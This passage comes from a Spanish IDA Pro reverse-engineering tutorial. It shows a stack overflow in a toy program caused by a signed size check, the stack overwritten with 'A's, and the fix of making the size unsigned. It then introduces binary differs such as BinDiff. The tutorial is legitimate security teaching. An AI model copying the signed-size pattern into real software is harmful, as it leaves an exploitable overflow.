Stack[0000B290]:00CFF914 db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
Stack[0000B290]:00CFF914 db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'


UNKNOWN 00CFF914: Stack[0000B290]:aaaaaaaaaaaa (Synchronized with EIP)
```

Veo que la cosa es grande jeje.

Y si lo transformo en ARRAY



Veo también que llega hasta el final del stack, piso el CANARY piso todo.



Lo lleno de Aes hasta el final del stack, justo abajo veo que ya cambia a otra sección a debug009.

Con lo cual verificamos que es vulnerable ahora como se podría arreglar, obviamente si en vez de usar un salto JL o JLE que considera el signo usáramos JB o JBE que no lo considera si pasamos -1 será 0xFFFFFFFF pero en la comparación lo tomara como positivo y será más grande que 0x10 y saldrá afuera.

En el código fuente sería así.

```


isoleApplication4 (Global Scope)

4 | #include "stdafx.h"
5 | #include <windows.h>
6 |
7 | int main(int argc, char *argv[])
8 | {
9 |     char buf[0x10];
10|     unsigned int size;
11|     int c;
12|
13|     printf("\nPlease Enter Your Number of Choice: \n");
14|
15|     scanf_s("%d", &size);
16|     while ((c = getchar()) != '\n' && c != EOF);
17|
18|     if (size > 0x10) { exit(1); }
19|
20|     gets_s(buf, size);
21|
22|
23|     return 0;
24| }

```

Una sola palabrita lo transforma de VULNERABLE a NO VULNERABLE jeje, compilamos.

NO\_VULNERABLE.exe se llama el reparado.



Vemos que con solo cambiar el tipo de variable a UNSIGNED cambio al compilar el tipo de salto al que no considera el signo.

Arreglo el script cambiando el nombre para que cargue este nuevo ejecutable el resto lo dejo igual.

Analizo el nuevo ejecutable en IDA en el LOADER y luego arrancó el script y antes de apretar ENTER, atacheo el LOCAL DEBUGGER y pongo un BREAKPOINT en la comparación del size para que pare allí a ver que pasa.

The screenshot shows the IDA Pro interface with the assembly window open. The assembly code is as follows:

```
00AE10CE
00AE10CE loc_AE10CE:
00AE10CE mov    eax, [ebp+Size]
00AE10D1 pop    esi
00AE10D2 cmp    eax, 10h
00AE10D5 jbe    short loc_AE10DF
```

Below the assembly window, the status bar displays: `000004CE 00AE10CE: main:loc_AE10CE (Synchronized)`. Red arrows point from the status bar to the assembly code and back again, indicating a synchronization point.

Si veo en size el valor sigue siendo 0xFFFFFFFF.

The screenshot shows the IDA Pro interface with the assembly window open. The assembly code is as follows:

```
00AE10CE
00AE10CE loc_AE10CE:
00AE10CE mov    eax, [ebp+Size]
00AE10D1 pop    esi
00AE10D2 cmp    eax, 10h
00AE10D5 jbe    short loc_AE10DF
```

Below the assembly window, the status bar displays: `00AE10CE: main:loc_AE10CE (db 0FFh ; p)`. A red bracket highlights the `[ebp+Size]` value, which is shown as `0FFh` in the stack dump area below. A red arrow points from the status bar to the assembly code.

Pero si sigo traceando.

The screenshot shows the IDA Pro interface with the assembly window open. The assembly code is as follows:

```
00AE10CE
00AE10CE loc_AE10CE:
00AE10CE mov    eax, [ebp+Size]
00AE10D1 pop    esi
00AE10D2 cmp    eax, 10h
00AE10D5 jbe    short loc_AE10DF
```

Below the assembly window, the status bar displays: `00AE10D7 push 1 ; Code`, `00AE10D9 call ds:_imp__exit ; Size`, and `L,731 (204,32) 000004D5 00AE10D5: main+45 (Synchronized with EIP)`. A red arrow points from the status bar to the assembly code.

Ahora va a EXIT y evita el overflow ya que JBE considera ese 0xFFFFFFFF como no le importa el signo, como un número positivo grande y mayor que 0x10, con lo cual está reparado el programa.

Por lo tanto la respuesta al ejercicio es que era VULNERABLE y que se repara cambiando el size de INT que es SIGNED a UNSIGNED INTEGER con lo cual cambia el salto JLE por JBE de un salto que considera el signo a uno que no lo hace.

Hasta la parte 22  
Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 22

---

## DIFFERS

Un differ es un programa que a partir de dos versiones consecutivas de un mismo programa, trata de emparejar o matchear las funciones a pesar de los cambios y nos trata de mostrar cuáles funciones fueron cambiadas y donde.

Obviamente este trabajo no es sencillo, sobre todo cuando de una versión a otra ha habido muchos cambios, los cuales pueden ser desde la aplicación de algún parche de seguridad para solucionar alguna vulnerabilidad, como también puede haber mejoras en el programa, agregados en la interfase, cambios generales, etc.

Los que tenemos que trabajar con differs sabemos que cuanto más grande y más cambios haya en el ejecutable, más ingrato es el trabajo ya que el differ comete algunos errores al matchear.

Vamos a ver los tres differs más conocidos que usaremos en general, para ir instalándolos y conociéndolos, cada uno tiene su punto fuerte y su punto débil, la realidad hace que a veces haya que usar más de uno en casos complejos para tratar de aclararse.

El primero que instalaremos será el BINDIFF.

<https://www.zynamics.com/software.html>


**zynamics BinDiff** | Download now for free.

By clicking this box, you are indicating that you have read and consent to be bound by the terms of the [End User License Agreement](#). Such consent is a prerequisite to downloading the BinDiff software. If you have not read the terms or do not agree to these terms, then do not click the box and do not download the software.

Filename	Size	SHA1
bindiff420-debian8-amd64.deb	15M	38fbea8070495fc8730d7c86eae03bc68fde291f
bindiff420-debian8-i386.deb	15M	49ddd6ae7ebe5b1813a5fcfaaae9fde19005c824
bindiff420-win-pluginsonly.zip	5.8M	e2b786d405aac23aced989e02080dd69c18ab75e
bindiff420-win-x86.msi	22M	89f2eadc6582d4acc1e78db3617b5fba3eced0f
bindiff-license-key.zip	990	95715a8bd7469106fc60b03f94f3cc87604e354c

**Note:** We do not offer support. If you contact us with bugs, feature requests or general questions, we will decide on a case by case basis on how to respond.

De allí se baja aceptando las condiciones.



Bueno a bajar java si no lo tenemos.

The screenshot shows the 'www.oracle.com/technetwork/java/javase/downloads/index.html' page. The page header includes 'JAVA SE DOWNLOADS' and a 'tagazine' sidebar. A central box contains a note about Java SE 8u111 security fixes and a warning about MD5-signed JARs. To the right, there are download links for 'JDK', 'Server JRE', and 'JRE'. The 'JRE DOWNLOAD' link is circled in red. On the far right, there's a sidebar with links to 'Forums', 'Java Mag.', 'Java.net', 'Developer', 'Tutorials', and 'Java.com'.

YOU MUST ACCEPT THE Oracle Binary Code License Agreement for Java SE to download this software.

Thank you for accepting the Oracle Binary Code License Agreement for Java SE; you may now download this software.

Product / File Description	File Size	Download
Linux x86	54.86 MB	<a href="#">jre-8u111-linux-i586.rpm</a>
Linux x86	70.65 MB	<a href="#">jre-8u111-linux-i586.tar.gz</a>
Linux x64	52.75 MB	<a href="#">jre-8u111-linux-x64.rpm</a>
Linux x64	68.57 MB	<a href="#">jre-8u111-linux-x64.tar.gz</a>
Mac OS X	64.33 MB	<a href="#">jre-8u111-macosx-x64.dmg</a>
Mac OS X	56 MB	<a href="#">jre-8u111-macosx-x64.tar.gz</a>
Solaris SPARC 64-bit	46.04 MB	<a href="#">jre-8u111-solaris-sparcv9.tar.gz</a>
Solaris x64	49.88 MB	<a href="#">jre-8u111-solaris-x64.tar.gz</a>
Windows x86 Online	0.7 MB	<a href="#">jre-8u111-windows-i586-ifw.exe</a>
Windows x86 Offline	53.53 MB	<a href="#">jre-8u111-windows-i586.exe</a>
Windows x86	59.43 MB	<a href="#">jre-8u111-windows-i586.tar.gz</a>
Windows x64 Offline	60.31 MB	<a href="#">jre-8u111-windows-x64.exe</a>
Windows x64	62.78 MB	<a href="#">jre-8u111-windows-x64.tar.gz</a>


### Java SE Runtime Environment 8u111

Parece ser esta la versión bajamos e instalamos.




A continuación reintento instalar el bindiff y parece que no hay problema, no se queja.


Todavía tengo del ejercicio anterior los ejecutables el vulnerable y el no vulnerable, abro el más nuevo o sea el no vulnerable o parcheado en el LOADER del IDA para que cree el IDB si no lo hice antes.




Luego abro el vulnerable.




Luego voy a edit-plugins.



y elijo BINDIFF



Y apreto DIFF DATABASE y busco la versión parcheada contra la cual comparara.



Una vez que termina me muestra los resultados a veces no es cómodo que se vea en una columna, así que puedo arrastrarlo y soltarlo en la barra de pestañas.

Name	similarity	confidence	change	EA primary	name primary	EA secondary
	1.00	0.99	-----	010510FD	security check cookie	00AE10FD
	1.00	0.99	-----	0105110E	pre c initialization	00AE110E
	1.00	0.99	-----	010511BA	pre cpp initialization	00AE11BA
	1.00	0.99	-----	010511CC	scrt common main seh	00AE11CC
	1.00	0.99	-----	0105133B	mainCRTStartup	00AE133B
	1.00	0.99	-----	0105136D	report qsfailure	00AE136D
	1.00	0.99	-----	01051468	find pe section	00AE1468
	1.00	0.99	-----	010514AC	scrt acquire startup lock	00AE14AC
	1.00	0.99	-----	010514E1	scrt initialize crt	00AE14E1
	1.00	0.99	-----	0105151A	scrt initialize onexit tables	00AE151A
	1.00	0.99	-----	010515B1	scrt is nonwritable in current image	00AE15B1
	1.00	0.99	-----	0105163B	scrt release startup lock	00AE163B
	1.00	0.99	-----	01051658	scrt uninitialized crt	00AE1658
	1.00	0.99	-----	01051680	onexit	00AE1680
	1.00	0.99	-----	010516B8	atexit	00AE16B8
	1.00	0.99	-----	010516D0	security init cookie	00AE16D0
	1.00	0.99	-----	010517B2	initialize default precision	00AE17B2

Ahora sí, la primera columna nos muestra la similaridad, las que dicen 1.00 son iguales y cuanto más bajo es el número, más diferentes son, conviene hacer click en la parte superior de esa columna para que las ordene de más diferente a más similar.


Name	similarity	confidence	change	EA primary	name primary	EA secondary
	0.97	0.98	-I-J---	01051090	main	00AE1090
	1.00	0.97	-----	01051CB6	scrt stub for acrt uninitialized	00AE1CB6
	1.00	0.97	-----	01051C80	IsProcessorFeaturePresent(x)	00AE1C80
	1.00	0.97	-----	01051CAA	terminate	00AE1CAA
	1.00	0.97	-----	01051CA4	controlfp s	00AE1CA4
	1.00	0.97	-----	01051C9E	crt atexit	00AE1C9E
	1.00	0.97	-----	01051C98	register onexit function	00AE1C98
	1.00	0.97	-----	01051C92	initialize onexit table	00AE1C92
	1.00	0.97	-----	01051C8C	p_commode	00AE1C8C
	1.00	0.97	-----	01051C86	set new mode	00AE1C86

Vemos que hay una sola con similaridad menor que 1.

Name	similarity	confidence	change	EA primary	name primary	
	0.97	0.98	-I-J---	01051090	main	
	1.00	0.99	-----	010510FD	Delete Match	Del
	1.00	0.99	-----	0105110E	View Flowgraphs	Ctrl+E
	1.00	0.99	-----	010511BA	Copy	Ctrl+C
	1.00	0.99	-----	010511CC	Copy all	Ctrl+Shift+Ins
	1.00	0.99	-----	0105133B	Unsort	
	1.00	0.99	-----	0105136D	Quick filter	Ctrl+F
	1.00	0.99	-----	01051468	Modify filters...	Ctrl+Shift+F
	1.00	0.99	-----	010514AC	Import Symbols and Comments	
	1.00	0.99	-----	010514E1	Import Symbols and Comments as external lib	
	1.00	0.99	-----	0105151A		
	1.00	0.99	-----	010515B1		
	1.00	0.99	-----	0105163B		

